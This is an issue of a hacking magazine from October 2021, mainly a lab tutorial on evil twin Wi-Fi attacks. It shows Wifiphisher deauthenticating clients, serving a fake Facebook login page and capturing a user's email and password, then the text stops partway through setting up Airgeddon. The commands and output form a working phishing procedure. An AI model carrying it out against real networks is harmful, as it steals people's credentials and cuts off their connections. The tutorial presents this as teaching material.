Simplifying Cyber Security since 2016

Hackercool

October 2021 Edition 4 Issue 10

Learn Hacking in Real World Scenarios

Rogue Access Point, Evil Twin Attack in Wireless Security

Installing BloodHound in Windows

NSClient++ LPE and three Wordpress Exploit modules in Metasploit This Month

Windows XP turns 20

..with all other regular Features

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com

HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only. Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 4 Issue 10

Sorry Again. No Time for Editor's Note. As You Know, We are once again late.

c.k.chakravarthi

"A STRONG PASSWORD SHOULD INCLUDE AT LEAST ONE LOWER CASE CHARACTER, ONE UPPER CASE CHARACTER, ONE SYMBOL, ONE DIGIT. IT SHOULD BE AT LEAST 10 CHARACTERS LONG"
- HOORVITCH, ISRAELI CYBER SECURITY RESEARCHER

INSIDE

See what our Hackercool Magazine October 2021 Issue has in store for you.

1. Wireless Security :
   Evil Twin Attack, Rogue Access Point.

2. Hacking Q & A :
   Answers to some questions about hacking our readers have.

3. Installit :
   Installing Bloodhound in Windows.

4. Metasploit This Month :
   NSClient LPE and three Wordpress exploit modules.

5. Online Security :
   As global infra giant, Facebook must uphold human rights.

6. Windows XP turns 20 :
   Microsoft's rise and fall points to one thing, don't fix what's not broken.

Downloads

Other Resources

Evil Twin Attack

WIRELESS SECURITY

Till now in our Magazine readers have learnt about various methods of hacking different wireless networks with various encryption methods like WEP, WPS/WPA2, WPS etc. Almost all of these hacking methods involved brute forcing and password cracking. What if there was another easier way to hack wireless networks without the need of brute forcing.

Evil Twin Attack is a Rogue Access Point attack in which a second access point is created with the same SSID (WiFi network name) of the target network. Since it has the same name, it's called twin and as it is malicious it's can be termed Evil Twin.


The aim is to confuse users trying to connect to the target wifi network and make them connect to the Evil Twin and thus capture sensitive data. Let' s see it practically. Of tools available to perform this kind of attack, we will first use a tool named Wifiphisher. Our attacker system is Kali Linux. Wifiphisher can be installed on Kali Linux as shown below.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install wifiphisher                                    100 ×
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  dns-root-data dnsmasq-base hostapd python3-pbkdf2 python3-pyric
  python3-roguehostapd
Suggested packages:
  python-pyric-doc
The following NEW packages will be installed:
  dns-root-data dnsmasq-base hostapd python3-pbkdf2 python3-pyric
  python3-roguehostapd wifiphisher
0 upgraded, 7 newly installed, 0 to remove and 1075 not upgraded.
Need to get 5,724 kB of archives.
After this operation, 14.0 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```


Once installation is finished, wifiphisher can be started using command.

```
┌──(kali㉿kali)-[~]
└─$ sudo wifiphisher                                                1 ×
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2021-10-18 06
:51
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wfphshr-wlan0 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:08:0c:01
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:2f:50:9a
```

Then the tool will prompt you to select the WiFi Access Point of which you want to create an Evil twin.



For this tutorial as always (OK, most of the time) we will select the WiFi network Hack_Me_If_You_Can as our target.



The tool will prompt you the available phishing scenarios available. For this case, OAuth Login Page attack is available.

```
Options: [Up Arrow] Move Up  [Down Arrow] Move Down

Available Phishing Scenarios:

   - OAuth Login Page
```

This attack creates a fake login page asking for credentials of the users who want to connect. Note that while creating a fake access point, it is created as an open network unlike the one we are targeting. I select the OAuth Login Page attack and the attack starts.

```
┌──(kali㉿kali)-[~]
└─$ sudo wifiphisher                                                    1 ×
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2021-10-18 06
:51
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wfphshr-wlan0 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:08:0c:01
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:2f:50:9a
[+] Sending SIGKILL to wpa_supplicant
[+] Sending SIGKILL to NetworkManager
[*] Cleared leases, started DHCP, set up iptables
[+] Selecting OAuth Login Page template
[*] Starting the fake access point...
[*] Starting HTTP/HTTPS server at ports 8080, 443
```


```
Extensions feed:                                  |
                                                  | Wifiphisher 1.4GIT
                                                  | ESSID: Hack_Me_If_You_Can
                                                  | Channel: 1
                                                  | AP interface: wlan0
                                                  | Options: [Esc] Quit
                                                  |_____________________________

Connected Victims:



HTTP requests:
```


```
Extensions feed:
DEAUTH/DISAS - 00:[illegible]
DEAUTH/DISAS - 00:[illegible]
DEAUTH/DISAS - 32:[illegible]
DEAUTH/DISAS - 2c:[illegible]

Connected Victims:



HTTP requests:
```

```
| Wifiphisher 1.4GIT
| ESSID: Hack_Me_If_You_Can
| Channel: 1
| AP interface: wlan0
| Options: [Esc] Quit
|_____________________________
```


So just imagine while we are running this Fake access point, some mobile user is looking for available WiFi networks to connect to. He will see two networks with the same name and gets confused.

Once he selects our Evil Twin to connect to, he will be prompted with a login page as shown below.





Here, he is being asked to submit his Facebook credentials of course by dangling the the carrot of free internet. The login page is so believable even to me. And if the user falls for the trick (or carrot) and submits his credentials as shown below.



On Kali Linux, the activity is recorded shown as shown below.

```
                                                    |
Extensions feed:                                    | Wifiphisher 1.4GIT
DEAUTH/DISAS - 66:8c:e7:63:17:86                    | ESSID: Hack_Me_If_You_Can
DEAUTH/DISAS - 66:8c:e7:ca:2e:9a                    | Channel: 1
DEAUTH/DISAS - 32:05:fc:5a:c1:ac                    | AP interface: wlan0
DEAUTH/DISAS - 7a:11:fa:e0:a4:1d                    | Options: [Esc] Quit
Victim 20[redacted] probed for WLAN with ESSID: '' (KARMA)_____________
Connected Victims:
20[redacted]          10.0.0.6        Unknown Android



HTTP requests:
[*] GET request from 10.0.0.6 for http://10.0.0.1/
[*] GET request from 10.0.0.6 for http://connectivitycheck.gstatic.com/gener
[*] GET request from 10.0.0.6 for http://connect.rom.miui.com/generate_204
[*] GET request from 10.0.0.6 for http://connect.rom.miui.com/generate_204
[*] GET request from 10.0.0.6 for http://connect.rom.miui.com/generate_204
```

and the credentials are captured successfully.

```
Extensions feed:
DEAUTH/DISAS - [redacted]
DEAUTH/DISAS - [redacted]
DEAUTH/DISAS - [redacted]
DEAUTH/DISAS - [redacted]
Victim 20[redacted] probed for WLAN with ESSID: '' (KARMA)
Connected Victims:
20[redacted]          10.0.0.6        Unknown Android

HTTP requests:
[*] POST request from 10.0.0.6 with syncToken=&data={"appVersion":"266720","romVersion":"MIUI\/V11.0.9.0.PCBMIXM","operat
[*] POST request from 10.0.0.6 with wfphshr-email=lo[redacted]gmail.com&wfphshr-password=igothacked
[*] POST request from 10.0.0.6 with app_id=2882303761517492012&app_key=5601749292012&bc=S&channel=com.miui.gallery&client
[*] GET request from 10.0.0.6 for http://connect.rom.miui.com/generate_204rval=300000&mistatv=5&network=WIFI&policy=0&sdk
[*] GET request from 10.0.0.6 for http://connect.rom.miui.com/generate_2049b8839ca96503ecd9b78af17c0883c55fc16eeadcc38c3b
cb7fe947706218596498b6c7dcc5edcbb8cee7d0c399717459bef1dc965416ce192d576bf258d7bf89881ef9b0e3f55f708f8b1332085a7f7ada6c3f2
cf398db4b064549dc70261d51b0d0a01a745d53b90d18fecf3298f2cbd2e4f725db2869eacd80f1233d3f6541f72d0841bbafbb20c0561b63d0225241
c1c74242db94c989409975afbc1c&version=2.2.15-global

Wifiphisher 1.4GIT
ESSID: Hack_Me_If_You_Can
Channel: 1
AP interface: wlan0
Options: [Esc] Quit
```

That looked simple enough. Of course this is not the only tool that can perform this types of attac-k. There is another tool named Airgeddon which provides a lot of versatility and options to choos-e a lot of attacks to perform. Airgeddon can be installed as shown below .

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install airgeddon
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
  asleap beef-xss bettercap ccze dnsmasq ettercap-text-only hcxdumptool
  hcxtools hostapd-wpe isc-dhcp-server lighttpd mdk3 mdk4 nftables
The following NEW packages will be installed:
  airgeddon
0 upgraded, 1 newly installed, 0 to remove and 1074 not upgraded.
Need to get 1,864 kB of archives.
After this operation, 3,843 kB of additional disk space will be used.
Get:1 http://ftp.harukasan.org/kali kali-rolling/main i386 airgeddon i386 10
.42+ds-0kali1 [1,864 kB]
3% [1 airgeddon 75.9 kB/1,864 kB 4%]                    7,312 B/s 4min 4s
```

Note that performing some of the attacks using Airgeddon requires monitor mode so let's start monitor mode on the wireless interface.

"Is hacking ever acceptable? It depends on the motive."
-Charlie Brooker

```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  487 NetworkManager
  653 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR92
71 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]
wlan0mon)
```

```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Now, we can start Airgeddon.

```
************************************ Welcome ************************************
****
This script is only for educational purposes. Be good boyz&girlz!
Use it only on your own networks!!

Accepted bash version (5.1.4(1)-release). Minimum required version: 4.2

Root permissions successfully detected

Detecting resolution... Detected!: 1366x768

Known compatible distros with this script:
"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian" "Fedora" "Gentoo" "K
ali" "Kali arm" "Manjaro" "Mint" "OpenMandriva" "Parrot" "Parrot arm" "Pento
o" "Raspbian" "Red Hat" "SuSE" "Ubuntu" "Wifislax"
```

```
Detecting system...
Kali Linux

Let's check if you have installed what script needs
Press [Enter] key to continue...
```

